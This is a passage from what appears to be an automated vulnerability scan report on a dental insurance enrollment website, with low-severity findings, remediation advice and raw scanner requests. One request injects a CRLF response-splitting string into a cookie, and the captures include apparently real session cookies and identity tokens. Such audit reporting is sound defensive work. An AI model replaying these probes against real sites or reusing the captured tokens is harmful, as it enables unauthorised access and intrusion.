7CMCIDTS%7C18020%7CMCMID%7C22137510049759883710112622098244936722%7CMCAAMLH-1557506905%7C9%
7CMCAAMB-1557506905%7CRKhpRz8krg2tLO6pguXWp5olkAcUniQYPHaMWWgdJ3xzPWQmdj0y%7CMCOPTOUT-
1556909305s%7CNONE%7CvVersion%7C3.4.0%7CMCAID%7CNONE%7CMCSYNCSOP%7C411-17946;
_gcl_au=1.1.404074092.1552323525; _fbp=fb.1.1552323526191.52071667;
SMIDENTITY=NMd2moKyvM36bzAeP6Vj0R4nYtu5BzCiKgC61EDjUJ3LKobQkV/jiCr3khU0KFbx/bPtR+IscUpzI2OtpQuNz/6ydg3a6
kLI3SttT7aU6oQe+6Y/1oMukod4Lg/n8PqmtTouZY5Ym889lheBaHN6TTIXlJ4qnKiuSwAwY4lCjoBW0wucFFj1OaznxvdHNoB3/dEz
d3T+0mbHfV4Wpd1UzgV//aDiX7lMdKKZ9CozL4iNGQNhWigwmqxgp9xuOAkHPl/bAloS+Q/gCq/JjmY7CTGffM7xhEhg+oX1Su+W
lcrC40ok1GJJD1j76Q8jlbgjLNWAHzy1ikD4LpLv9aqeTX1984iXG19oPtWK+/fImH32U4WqNy0uKZ36lNn7gHOTNJntmTiDC3wq1cT
STPBfQrL2n6ahRMiHjHxBrWvl/HmMfQeq4I4Ot5dGG95GErkZE44s8kETtBOyM6dRaSbXFWGsVB3KMN+ud4bGx2SwYlHjerJG7zLQ
MTA1zvcFv59YO5/GYAzEYPCCirEVNd7t9qCHaBvDVo091cHIMcBbcPQh5i8GZaVuq46uI+RsCZ12;CustomCookie=WebInspect150
223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 09 May 2019 23:11:31 GMT
X-Frame-Options: SAMEORIGIN
Content-Type: text/html; charset=utf-8
Content-Length: 16213
Set-Cookie: connect.sid=s%3AQj07zHHlNW7qZLhKVn8xZncNDTskJKZ4.WAMZlVPlJuIhRRT%
2BKuC8szdYXEveWS00n0Ss5Z8QcRU; Path=/; HttpOnly; Secure
Set-Cookie: ADRUM_BT=R:0|g:b78a62c7-d7d6-4668-bb34-09c53533f36f61512|e:3|n:MOT_a5878d08-57da-4244-b352-
7b663d9a2a7d; Path=/; Expires=Thu, 09 May 2019 23:12:01 GMT; Secure
Via: 1.1 mot.deltadentalins.com
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Set-Cookie: mot-ddins=2208302090.64288.0000; path=/; Httponly; Secure
Set-Cookie:
TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18
eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216e
daa; Path=/

```
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <meta http-equiv="X-UA-Compatible" content="IE=edge" />
   <title>Get A Quote</title>

   <!-- Page-hiding snippet (recommended)  -->
   <style>.async-hide { opacity: 0 !important} </style>
   <script>(function(a,s,y,n,c,h,i,d,e){s.className+=' '+y;h.start=1*new Date;
      h.end=i=function(){s.className=s.className.replace(RegExp(' ?'+y),'')};
      (a[n]=a[n]||[]).hide=h;setTimeout(function(){i();h.end=null},c);h.timeout=c;
   })(window,document.documentElement,'async-hide','dataLayer',4000,
         {'GTM-NPRVDTC':true});</script>
   <!-- Modified Analytics tracking code with Optimize plugin -->
   <script type="text/javascript">
      (function(i, s, o, g, r, a, m) {
         i['GoogleAnalyticsObject'] = r;
         i[r] = i[r] || function() {
                  (i[r].q = i[r].q || []).push(arguments)
               }, i[r].l = 1 * new Date();
         a = s.createElement(o), m = s.getElementsByTagName(o)[0];
         a.async = 1;
         a.src = g;
         m.parentNode.insertBefore(a, m)
      })(window, document, 'script', '//www.google-analytics.com/analytics.js', 'ga');
      ga('create', 'UA-9398012-1', 'auto');
      ga('require', 'GTM-NPRVDTC', 'auto');
      var dnt= navigator.doNotTrack || window.doNotTrack || window.msDoNotTrack;
      ga('set', 'dimension9', dnt);
      ga('send', 'pageview');
   </script>

      <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?client=gme-
deltadentalofcalifornia&libraries=places"></script>
      <script type="text/javascript" src="/shopping/js/jquery-8101d596b2.js"></script>

   <script>window['adrum-start-time'] = new Date().getTime();</script>
   <script type="text/javascript" src="/shopping/js/html5shiv-40bd440d29.min.js" async></script>
```

```
        <link rel="stylesheet" type="text/css" href="/shopping/styles/style-67c2fc579a.css">


    <link rel="stylesheet" type="text/css" href="//cloud.typography.com/6549574/670548/css/fonts.css" />
</head>
<body>
<!-- MAIN CONTENT -->
            <header class="shopping-header-title">

                                        <a class="back-arrow-link" id="shoppingBack"
href="https://mot.deltadentalins.com/"><i class="icon  icon-back-arrow-shopping" aria-label="shopping back arrow icon"
><span class="visually-hidden">back to previous page</span></i>
<span class="visually-hidden">back to previous page</span></a>

                                    <div class="main-content">
                                        <h1 class="shopping-header-content">
                                            Get a Quote
                                        </h1>
                                    </div>
                                    </header>


<main role="main" class="main-content container page-control get-a-quote">
  <div class="main-container-inner">
    <div class="top-heading-section">
      <div class="error-container global-margin">
      </div>
     <div class="summary grey-text">
      We need a little more information to give you a quote.
     </div>
    </div>
    <form id="get_a_quote" action="/shopping/delta/get-a-quote" method="post">
     <input type="hidden" id="jsEnabled" name="jsEnabled" value="false" />
        <label for="zip"   >What's your ZIP c

...TRUNCATED...
```

File Names:

- https://mot.deltadentalins.com:443/shopping/delta/get-a-quote?issuerCode=DELTA

Low

Web Server Misconfiguration: Unprotected File

Summary:

A documentation file was found. The danger in having a documentation file available is that it reveals to attackers what type of software you are using and often the specific version information, or a location from where the attacker could download the software itself. Recommendations include removing this file from the production server.

Execution:

Open a web browser and navigate to https://mot.deltadentalins.com:443/aarp/LICENSE.txt.

Implication:

The disclosed documentation may aid an attacker in attacking the server and application.

Fix:

For Security Operations:
Remove documentation files from all web accessible locations, or restrict access to the files via access control mechanisms.

For Development:
Have Security Operations remove this file from the production server.

For QA:
Have Security Operations remove this file from the production server.

Attack Request:

```
GET /aarp/LICENSE.txt HTTP/1.1
Referer: https://mot.deltadentalins.com/aarp/
Accept: */*
Pragma: no-cache
```

Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:30.0) Gecko/20100101 Firefox/30.0
Host: mot.deltadentalins.com
Connection: Keep-Alive
X-WIPP: AscVersion=18.20.178.0
X-Scan-Memo: Category="Audit.Attack"; SID="72083CDA2A022603A04924E32206947B";
PSID="5449A6EBD4A81C9B80803C86F36CEA7F"; SessionType="AuditAttack"; CrawlType="None"; AttackType="None";
OriginatingEngineID="65cee7d3-561f-40dc-b5eb-c0b8c2383fcb"; AttackSequence="1"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="10342"; Engine="Request+Modify";
SmartMode="NonServerSpecificOnly"; ThreadId="231"; ThreadType="Task";
X-RequestManager-Memo: RequestorThreadIndex="6"; sid="1405"; smi="0"; sc="1"; ID="2180738f-faef-473f-a372-e1948ea5455e";
X-Request-Memo: ID="eb110376-c999-475c-876a-f49188bdef97"; sc="1"; ThreadId="295";
Cookie: CustomCookie=WebInspect150223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0;connect.sid=s%3A_IF10cIwgcbGEMRVJiNxBwv_O8P-DEyt.MutjlrI%2FmP3VUdm1Mrahgll8x7C%2BYX1pWVoOBu%2FT9Bg;mot-ddins=2208302090.64288.0000;TS01d1e64c=01729bd698403e6225f7fe33273c217dbe698ee2d978dbc57474efad7817f486fcb28c0ba55430810122a56da30529c6cd50fb9803d3a45002e22ab9da291ab236b294c5bbdcaab2449b9e723f780a20d26939a2d8736a43971fc15cb48926966ff428e51c;TS0132dfbe=01729bd698ec46581ae1ff22f821fcfd49b2d46214ce17dc135117ed5144684086f03987ab80f50c7b4d881fae500e53ed5ffc2db3;TS018e8e3c=01729bd6985f44e817340541340af67a8840e17c21e0dca51a90c555c437acc35eb410cebf9e88a19207541ec047372a3b3491d3ebe362313cf75861112d38f0715c763b6e;ADRUM_BT=R:38|g:c5af597e-4d30-425f-97be-314cfd6e70c972638|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 09 May 2019 23:52:12 GMT
X-Frame-...TRUNCATED...

File Names:

- https://mot.deltadentalins.com:443/aarp/LICENSE.txt
- https://mot.deltadentalins.com:443/aarp/INSTALL.txt
- https://mot.deltadentalins.com:443/aarp/README.txt

Low

Cookie Security: HTTPOnly not Set

Summary:

The web application does not utilize HTTP only cookies. This is a new security feature introduced by Microsoft in IE 6 SP1 to mitigate the possibility of a successful Cross-Site scripting attack by not allowing cookies with the HTTP only attribute to be accessed via client-side scripts. Recommendations include adopting a development policy that includes the utilization of HTTP only cookies, and performing other actions such as ensuring proper filtration of user-supplied data, utilizing client-side validation of user supplied data, and encoding all user supplied data to prevent inserted scripts being sent to end users in a format that can be executed.

Reference:

References:
https://social.msdn.microsoft.com/Search/en-US?query=HTTPOnly%20Cookie&emptyWatermark=true&ac=5

Attack Request:

GET /shopping/js/es5-shim-136920ce3d.min.js HTTP/1.1
Accept: */*
Referer: https://mot.deltadentalins.com/shopping/delta/get-a-quote?issuerCode=DELTA
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: mot.deltadentalins.com
Connection: Keep-Alive
Pragma: no-cache
Cookie: ADRUM_BT=R:0|g:b78a62c7-d7d6-4668-bb34-09c53533f36f61512|e:3|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d; connect.sid=s%3AQj07zHHlNW7qZLhKVn8xZncNDTskJKZ4.WAMZlVPlJuIhRRT%2BKuC8szdYXEveWS00n0Ss5Z8QcRU; mot-ddins=2208302090.64288.0000;
TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18

eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216e
daa; _ga=GA1.2.1222917316.1517435630; AMCV_E9D70FA75B3A18E80A495C49%40AdobeOrg=1994364360%7CMCIDTS%
7C18020%7CMCMID%7C22137510049759883710112622098244936722%7CMCAAMLH-1557506905%7C9%7CMCAAMB-
1557506905%7CRKhpRz8krg2tLO6pguXWp5olkAcUniQYPHaMWWgdJ3xzPWQmdj0y%7CMCOPTOUT-1556909305s%
7CNONE%7CvVersion%7C3.4.0%7CMCAID%7CNONE%7CMCSYNCSOP%7C411-17946; _gcl_au=1.1.404074092.1552323525;
_fbp=fb.1.1552323526191.52071667;
SMIDENTITY=NMd2moKyvM36bzAeP6Vj0R4nYtu5BzCiKgC61EDjUJ3LKobQkV/jiCr3khU0KFbx/bPtR+IscUpzI2OtpQuNz/6ydg3a6
kLI3SttT7aU6oQe+6Y/1oMukod4Lg/n8PqmtTouZY5Ym889lheBaHN6TTIXlJ4qnKiuSwAwY4lCjoBW0wucFFj1OaznxvdHNoB3/dEz
d3T+0mbHfV4Wpd1UzgV//aDiX7lMdKKZ9CozL4iNGQNhWigwmqxgp9xuOAkHPl/bAloS+Q/gCq/JjmY7CTGffM7xhEhg+oX1Su+W
lcrC40ok1GJJD1j76Q8jlbgjLNWAHzy1ikD4LpLv9aqeTX1984iXG19oPtWK+/fImH32U4WqNy0uKZ36lNn7gHOTNJntmTiDC3wq1cT
STPBfQrL2n6ahRMiHjHxBrWvl/HmMfQeq4I4Ot5dGG95GErkZE44s8kETtBOyM6dRaSbXFWGsVB3KMN+ud4bGx2SwYlHjerJG7zLQ
MTA1zvcFv59YO5/GYAzEYPCCirEVNd7t9qCHaBvDVo091cHIMcBbcPQh5i8GZaVuq46uI+RsCZ12;CustomCookie=WebInspect150
223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 09 May 2019 23:11:36 GMT
X-Frame-Options: SAMEORIGIN
Last-Modified: Thu, 18 Apr 2019 21:24:57 GMT
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Cache-Control: max-age=86400, public
Content-Length: 25453
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/javascript
Set-Cookie:
TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18
eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216e
daa; Path=/

/*!
 * https://github.com/es-shims/es5-shim
 *...TRUNCATED...

File Names:

- https://mot.deltadentalins.com:443/shopping/js/es5-shim-136920ce3d.min.js
- https://mot.deltadentalins.com:443/shopping/js/planOptions-615ccf3ae8.js
- https://mot.deltadentalins.com:443/enroll/delta/review
- https://mot.deltadentalins.com:443/shopping/locale-based/en/US/client-data.json
- https://mot.deltadentalins.com:443/enroll/delta/personal-info
- https://mot.deltadentalins.com:443/enroll/js/es5-shim-136920ce3d.min.js
- https://mot.deltadentalins.com:443/enroll/js/jquery-3b5470c70d.mask.min.js
- https://mot.deltadentalins.com:443/enroll/js/personal-info-300c5872da.js
- https://mot.deltadentalins.com:443/shopping/delta/get-a-quote?issuerCode=DELTA
- https://mot.deltadentalins.com:443/enroll/delta/receipt
- https://mot.deltadentalins.com:443/enroll/js/receipt-a33e12cc02.js
- https://mot.deltadentalins.com:443/shopping/delta/plan-options/9801679?issuerCode=DELTA
- https://mot.deltadentalins.com:443/shopping/js/html5shiv-40bd440d29.min.js
- https://mot.deltadentalins.com:443/shopping/js/common-261666dd01.js
- https://mot.deltadentalins.com:443/enroll/js/dependents-93567b86ba.js
- https://mot.deltadentalins.com:443/enroll/js/jquery-ab3696dee1.payment.js
- https://mot.deltadentalins.com:443/enroll/js/validation-3a3a507f31.js
- https://mot.deltadentalins.com:443/enroll/js/html5shiv-40bd440d29.min.js
- https://mot.deltadentalins.com:443/shopping/js/planDetails-ca524498cf.js
- https://mot.deltadentalins.com:443/shopping/js/getAQuote-211ca5c794.js
- https://mot.deltadentalins.com:443/shopping/js/jquery-36917469dc.validate.min.js
- https://mot.deltadentalins.com:443/enroll/js/jquery-24ae1ca673.validate.min.js

- https://mot.deltadentalins.com:443/enroll/js/jquery-8101d596b2.js
- https://mot.deltadentalins.com:443/enroll/js/common-c257863844.js
- https://mot.deltadentalins.com:443/shopping/js/jquery-8101d596b2.js
- https://mot.deltadentalins.com:443/enroll/js/additional-methods-d95f4f840a.min.js
- https://mot.deltadentalins.com:443/enroll/js/feedback-763706aa40.js
- https://mot.deltadentalins.com:443/enroll/api/v1/cx/enrollment/addressCleanse
- https://mot.deltadentalins.com:443/shopping/delta/plan-options?issuerCode=DELTA
- https://mot.deltadentalins.com:443/shopping/js/mot-adrum-05508bc7fe.js
- https://mot.deltadentalins.com:443/shopping/js/jquery-3b5470c70d.mask.min.js
- https://mot.deltadentalins.com:443/shopping/js/validation-041e807db4.js
- https://mot.deltadentalins.com:443/enroll/js/mot-adrum-05508bc7fe.js
- https://mot.deltadentalins.com:443/enroll/js/payment-732a6decc4.js
- https://mot.deltadentalins.com:443/shopping/js/additional-methods-0a2ac4c9f1.min.js
- https://mot.deltadentalins.com:443/enroll/js/zippopupsingle-6124fbf8cb.js
- https://mot.deltadentalins.com:443/enroll/api/v1/cx/enrollment/hc/search-quote
- https://mot.deltadentalins.com:443/enroll/locale-based/en/US/client-data.json
- https://mot.deltadentalins.com:443/enroll/delta/dependents
- https://mot.deltadentalins.com:443/enroll/delta/payment
- https://mot.deltadentalins.com:443/enroll/js/review-1a1c100d01.js
- https://mot.deltadentalins.com:443/enroll/delta/application

---

Low **System Information Leak: XPath Query**

Summary:

A possible XPATH query was discovered in the application. This could give attackers the information necessary to conduct more damaging attacks. Recommendations include not hard coding XPATH queries in your application code.

Implication:

Often, sites will utilize XPath queries for authentication, retrieval of data, search mechanisms, and other types of "lightweight" database functionality. An attacker could possibly utilize this information to orchestrate more damaging attacks such as XPATH Injection which could be utilized to retrieve sensitive information.

Fix:

Do not hard code XPath queries in your application.

Attack Request:

GET /enroll/delta/application HTTP/1.1
Accept: */*
Referer: https://mot.deltadentalins.com/enroll/delta/receipt
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: mot.deltadentalins.com
Connection: Keep-Alive
Pragma: no-cache

Cookie: connect.sid=s%3AQj07zHHlNW7qZLhKVn8xZncNDTskJKZ4.WAMZlVPlJuIhRRT%2BKuC8szdYXEveWS00n0Ss5Z8QcRU; mot-ddins=2208302090.64288.0000; TS01d1e64c=01729bd69835e77b68443cf18958d0820127a7d683cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18eea5bc50189472c8bb9ac753a707d15809166af6f842d71e0f2b5ef9dbd910e0a52fea4bd2aaf1576639552745cfe1638ec7ecdc339b; TS0132dfbe=01729bd69836678e8821f6c01504fed15d08b71c8c93bef1b4a9545cbabb5529fb3e83db61394fde7897d8983d57140ec711cac03d; QSI_HistorySession=https%3A%2F%2Fmot.deltadentalins.com%2Fshopping%2Fdelta%2Fget-a-quote%3FissuerCode%3DDELTA~1557443505891%7Chttps%3A%2F%2Fmot.deltadentalins.com%2Fshopping%2Fdelta%2Fplan-options%3FissuerCode%3DDELTA~1557443690324%7Chttps%3A%2F%2Fmot.deltadentalins.com%2Fshopping%2Fdelta%2Fplan-options%2F9801679%3FissuerCode%3DDELTA~1557443696664%7Chttps%3A%2F%2Fmot.deltadentalins.com%

2Fenroll%2Fdelta%2Fpersonal-info~1557443714945%7Chttps%3A%2F%2Fmot.deltadentalins.com%2Fenroll%2Fdelta%2Fdependents~1557443775200%7Chttps%3A%2F%2Fmot.deltadentalins.com%2Fenroll%2Fdelta%2Fpayment~1557443802073%7Chttps%3A%2F%2Fmot.deltadentalins.com%2Fenroll%2Fdelta%2Freview~1557443844464%7Chttps%3A%2F%2Fmot.deltadentalins.com%2Fenroll%2Fdelta%2Freceipt~1557443865915; ADRUM_BT=R:50|g:c5af597e-4d30-425f-97be-314cfd6e70c968577|i:2050|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d; TS018e8e3c=01729bd698f18d06a1bca7308dfe9f8e2e17614fe8a1d5048ec83719fe3f0c589c6e2c3e902644c6155bf230bf7ab02e6b05716b98c2d92502bbad02275aecaf5e7ffc4320; ADRUM=s=1557443873143&r=https%3A%2F%2Fmot.deltadentalins.com%2Fenroll%2Fdelta%2Freceipt%3F0; AMCVS_E9D70FA75B3A18E80A495C49%40AdobeOrg=1; s_cc=true; s_sq=deltadentalcaddinsstage%3D%2526c.%2526a.%2526activitymap.%2526page%253Dhttps%25253A%25252F%25252Fmot.deltadentalins.com%25252Fenroll%25252Fdelta%25252Freceipt%2526link%253DSave%252520completed%252520application%2526region%253DprintCompleteApp%2526.activitymap%2526.a%2526.c%2526pid%253Dhttps%25253A%25252F%25252Fmot.deltadentalins.com%25252Fenroll%25252Fdelta%25252Freceipt%2526oid%253Dhttps%25253A%2525
2F%25252Fmot.deltadentalins.com%25252Fenroll%25252Fdelta%25252Fapplication%2526ot%253DA%2526oi%253D261; _ga=GA1.2.1222917316.1517435630; AMCV_E9D70FA75B3A18E80A495C49%40AdobeOrg=1994364360%7CMCIDTS%7C18026%7CMCMID%7C22137510049759883710112622098244936722%7CMCAAMLH-1558048484%7C9%7CMCAAMB-1558048484%7CRKhpRz8krg2tLO6pguXWp5olkAcUniQYPHaMWWgdJ3xzPWQmdj0y%7CMCOPTOUT-1557450884s%7CNONE%7CvVersion%7C3.4.0%7CMCAID%7CNONE%7CMCSYNCSOP%7C411-17946; _gcl_au=1.1.404074092.1552323525; _fbp=fb.1.1552323526191.52071667; SMIDENTITY=NMd2moKyvM36bzAeP6Vj0R4nYtu5BzCiKgC61EDjUJ3LKobQkV/jiCr3khU0KFbx/bPtR+IscUpzI2OtpQuNz/6ydg3a6kLI3SttT7aU6oQe+6Y/1oMukod4Lg/n8PqmtTouZY5Ym889lheBaHN6TTIXlJ4qnKiuSwAwY4lCjoBW0wucFFj1OaznxvdHNoB3/dEzd3T+0mbHfV4Wpd1UzgV//aDiX7lMdKKZ9CozL4iNGQNhWigwmqxgp9xuOAkHPl/bAloS+Q/gCq/JjmY7CTGffM7xhEhg+oX1Su+WlcrC40ok1GJJD1j76Q8jlbgjLNWAHzy1ikD4LpLv9aqeTX1984iXG19oPtWK+/fImH32U4WqNy0uKZ36lNn7gHOTNJntmTiDC3wq1cTSTPBfQrL2n6ahRMiHjHxBrWvl/HmMfQeq4I4Ot5dGG95GErkZE44s8kETtBOyM6dRaSbXFWGsVB3KMN+ud4bGx2SwYlHjerJG7zLQMTA1zvcFv59YO5/GYAzEYPCCirEVNd7t9qCHaBvDVo091cHIMcBbcPQh5i8GZaVuq46uI+RsCZ12; _gid=GA1.2.1350598247.1557443497; _gat=1;CustomCookie=WebInspect150223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 09 May 2019 23:17:54 GMT
X-Frame-Options: SAMEORIGIN
Content-Type: application/pdf
Content-Disposition: attachment; filename=application11052666.pdf
Content-Length: 190658
Set-Cookie: ADRUM_BT=R:51|g:c5af597e-4d30-425f-97be-314cfd6e70c968579|i:2050|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d; Path=/; Expires=Thu, 09 May 2019 23:18:24 GMT; Secure
Via: 1.1 mot.deltadentalins.com
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Set-Cookie: TS018e8e3c=01729bd69878874a2163439bf5cc11893596e8a0eba1d5048ec83719fe3f0c589c6e2c3e90ed2246eabdd4113a768cbdb233389bd5a7c25308810f002eaa3f44fc474147c4; Path=/

...TRUNCATED...F/Text/ImageB/ImageC/ImageI]/Font<</Helv 4 0 R>>>>/Subtype/Form/BBox[0 0 93.73 16.97]/Matrix[1 0 0 1 0 0]/Length 99/FormType 1/Filter/FlateDecode>>stream
'Ÿèóõ³`...TRUNCATED...F/Text/ImageB/ImageC/ImageI]/Font<</Helv 4 0 R>>>> /Subtype/Form/BBox[0 0 109 21]/Matrix[1 0 0 1 0 0]/Length 96/FormType 1/Filter/FlateDecode>>stream
óŒ^gƒžep...TRUNCATED...F/Text/ImageB/ImageC/ImageI]/Font<</Helv 4 0 R>>>>/Subtype/Form/BBox[0 0 509.5 22]/Matrix[1 0 0 1 0 0]/Length 102/FormType 1/Filter/FlateDecode>>stream
›-ÐM{F...TRUNCATED...F/Text/ImageB/ImageC/ImageI]/Font<</Helv 4 0 R>>>>/Subtype/Form/BBox[0 0 63.73 14.4]/Matrix[1 0 0 1 0 0]/Length 100/FormType 1/Filter/FlateDecode>>stream
úš« OÏ...TRUNCATED...F/Text/ImageB/ImageC/ImageI]/Font<</Helv 4 0 R>>>>/Subtype/Form/BBox[0 0 68.73 14.4]/Matrix[1 0 0 1 0 0]/Length 98/FormType 1/Filter/FlateDecode>>stream
¼ÙïöÊ)ZÅ...TRUNCATED...F/Text/ImageB/ImageC/ImageI]/Font<</Helv 4 0 R>>>>/Subtype/Form/BBox[0 0 164 22]/Matrix[1 0 0 1 0 0]/Length 94/FormType 1/Filter/FlateDecode>>stream
·¸€Œhçè...TRUNCATED...F/Text/ImageB/ImageC/ImageI]/Font<</Helv 4 0 R>>>>/Subtype/Form/BBox[0 0 116.73 16.4]/Matrix[1 0 0 1 0 0]/Length 93/FormType 1/Filter/FlateDecode>>stream
å¸^±~@G÷...TRUNCATED...F/Text/ImageB/ImageC/ImageI]/Font<</Helv 4 0 R>>>>/Subtype/Form/BBox[0 0 109 21]/Matrix[1 0 0 1 0 0]/Length 96/FormType 1/Filter/FlateDecode>>stream
 tUÞ†Im...TRUNCATED...F/Text/ImageB/ImageC/ImageI]/Font<</Helv 4 0 R>>>>/Subtype/Form/BBox[0 0 88.73 16.4]/Matrix[1 0 0 1 0 0]/Length 95/FormType 1/Filter/FlateDecode>>stream
€ír-‟?...TRUNCATED...F/Text/ImageB/ImageC/ImageI]/Font<</Helv 4 0 R>>>> /Subtype/Form/BBox[0 0 63.73 14.4]/Matrix[1 0 0 1 0 0]/Length 94/FormType 1/Filter/FlateDecode>>stream
ŠÍv¦ÁŽ...TRUNCATED...

File Names:

- https://mot.deltadentalins.com:443/enroll/delta/application

Low

Web Server Misconfiguration: Server Error Message

Summary:

A server error response was detected. The server could be experiencing errors due to a misbehaving application, a misconfiguration, or a malicious value sent during the auditing process. While error responses in and of themselves are not dangerous, per se, the error responses give attackers insight into how the application handles error conditions. Errors that can be remotely triggered by an attacker can also potentially lead to a denial of service attack or other more severe vulnerability. Recommendations include designing and adding consistent error handling mechanisms which are capable of handling any user input to your web application, providing meaningful detail to end-users, and preventing error messages that might provide information useful to an attacker from being displayed.

Implication:

The server has issued a 500 error response. While the body content of the error page may not expose any information about the technical error, the fact that an error occurred is confirmed by the 500 status code. Knowing whether certain inputs trigger a server error can aid or inform an attacker of potential vulnerabilities.

Fix:

For Security Operations:

Server error messages, such as "File Protected Against Access", often reveal more information than intended. For instance, an attacker who receives this message can be relatively certain that file exists, which might give him the information he needs to pursue other leads, or to perform an actual exploit. The following recommendations will help to ensure that a potential attacker is not deriving valuable information from any server error message that is presented.

- Uniform Error Codes: Ensure that you are not inadvertently supplying information to an attacker via the use of inconsistent or "conflicting" error messages. For instance, don't reveal unintended information by utilizing error messages such as Access Denied, which will also let an attacker know that the file he seeks actually exists. Have consistent terminology for files and folders that do exist, do not exist, and which have read access denied.
- Informational Error Messages: Ensure that error messages do not reveal too much information. Complete or partial paths, variable and file names, row and column names in tables, and specific database errors should never be revealed to the end user. Remember, an attacker will gather as much information as possible, and then add pieces of seemingly innocuous information together to craft a method of attack.
- Proper Error Handling: Utilize generic error pages and error handling logic to inform end users of potential problems. Do not provide system information or other data that could be utilized by an attacker when orchestrating an attack.

Removing Detailed Error Messages

Find instructions for turning off detailed error messaging in IIS at this link:

http://support.microsoft.com/kb/294807

For Development:

From a development perspective, the best method of preventing problems from arising from server error messages is to adopt secure programming techniques that prevent problems that might arise from an attacker discovering too much information about the architecture and design of your web application. The following recommendations can be used as a basis for that.

- Stringently define the data type (for instance, a string, an alphanumeric character, etc) that the application will accept.
- Use what is good instead of what is bad. Validate input for improper characters.
- Do not display error messages to the end user that provide information (such as table names) that could be utilized in orchestrating an attack.
- Define the allowed set of characters. For instance, if a field is to receive a number, only let that field accept numbers.
- Define the maximum and minimum data lengths for what the application will accept.
- Specify acceptable numeric ranges for input.

For QA:

The best course of action for QA associates to take is to ensure that the error handling scheme is consistent. Do you receive a different type of error for a file that does not exist as opposed to a file that does? Are phrases like "Permission Denied" utilized which could reveal the existence of a file to an attacker? Inconsistent methods of dealing with errors gives an attacker a very powerful way of gathering information about your web application.

Reference:

Apache:
Security Tips for Server Configuration
Protecting Confidential Documents at Your Site
Securing Apache - Access Control

Microsoft:
How to set required NTFS permissions and user rights for an IIS 5.0 Web server
Default permissions and user rights for IIS 6.0
Description of Microsoft Internet Information Services (IIS) 5.0 and 6.0 status codes

Attack Request:

```
POST /enroll/api/v1/cx/enrollment/hc/search-quote HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://mot.deltadentalins.com/enroll/delta/dependents
Accept-Language: en-US
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: mot.deltadentalins.com
Content-Length: 176
Cache-Control: no-cache
Pragma: no-cache
Connection: Keep-Alive
X-WIPP: AscVersion=18.20.178.0
X-Scan-Memo: Category="Audit.Attack"; SID="10A4C6029EF509CAF304C53C1C0DF777";
PSID="B58825D073A244B5A2BB282530D69839"; SessionType="AuditAttack"; CrawlType="None";
AttackType="CookieParamManipulation"; OriginatingEngineID="90e84d4b-fe51-47a6-ace4-be01fbb9325c";
AttackSequence="0"; AttackParamDesc="AMCVS_E9D70FA75B3A18E80A495C49%2540AdobeOrg"; AttackParamIndex="8";
AttackParamSubIndex="0"; CheckId="3582"; Engine="Http+Response+Splitting"; SmartMode="NonServerSpecificOnly";
AttackString="1%250d%250aSPIHeader%3a%2520SPIValue"; AttackStringProps="Attack"; ThreadId="341";
ThreadType="Task";
X-RequestManager-Memo: RequestorThreadIndex="5"; sid="1403"; smi="0"; sc="1"; ID="44a81f87-4a0b-4e40-a244-
086d4ae23f28";
X-Request-Memo: ID="4ed41046-1b72-4c85-8bb6-8e61b0d38283"; sc="1"; ThreadId="53";
Cookie: connect.sid=s%3AKzNKmM0ZcdkiOoDhQdc9wAs3XX7g5VDN.6JIRo7VRwyxczUXT0M9kyAl2v7n5UbyQuquWd90cVUA;
mot-ddins=2208302090.64288.0000;
TS01d1e64c=01729bd698c2c1bf6663e0246576468f2bc3a8fe6ee6c0c31b7223303aff9c3bc4e47030281c80680595f53d00f9370
2c8b0eecd0bf339c6bbe3c9ea17335b509a7a1802b5eabddbaee2d14fb40dc9379369761ad82160551db91b08f33a5402a4c3d501
e2;
TS0132dfbe=01729bd698e95b5b6e79725fe0d2fedf91b0fdbf1627727e66630e09c123199999b2c6899be4d3c68fee3e0b006f4fb
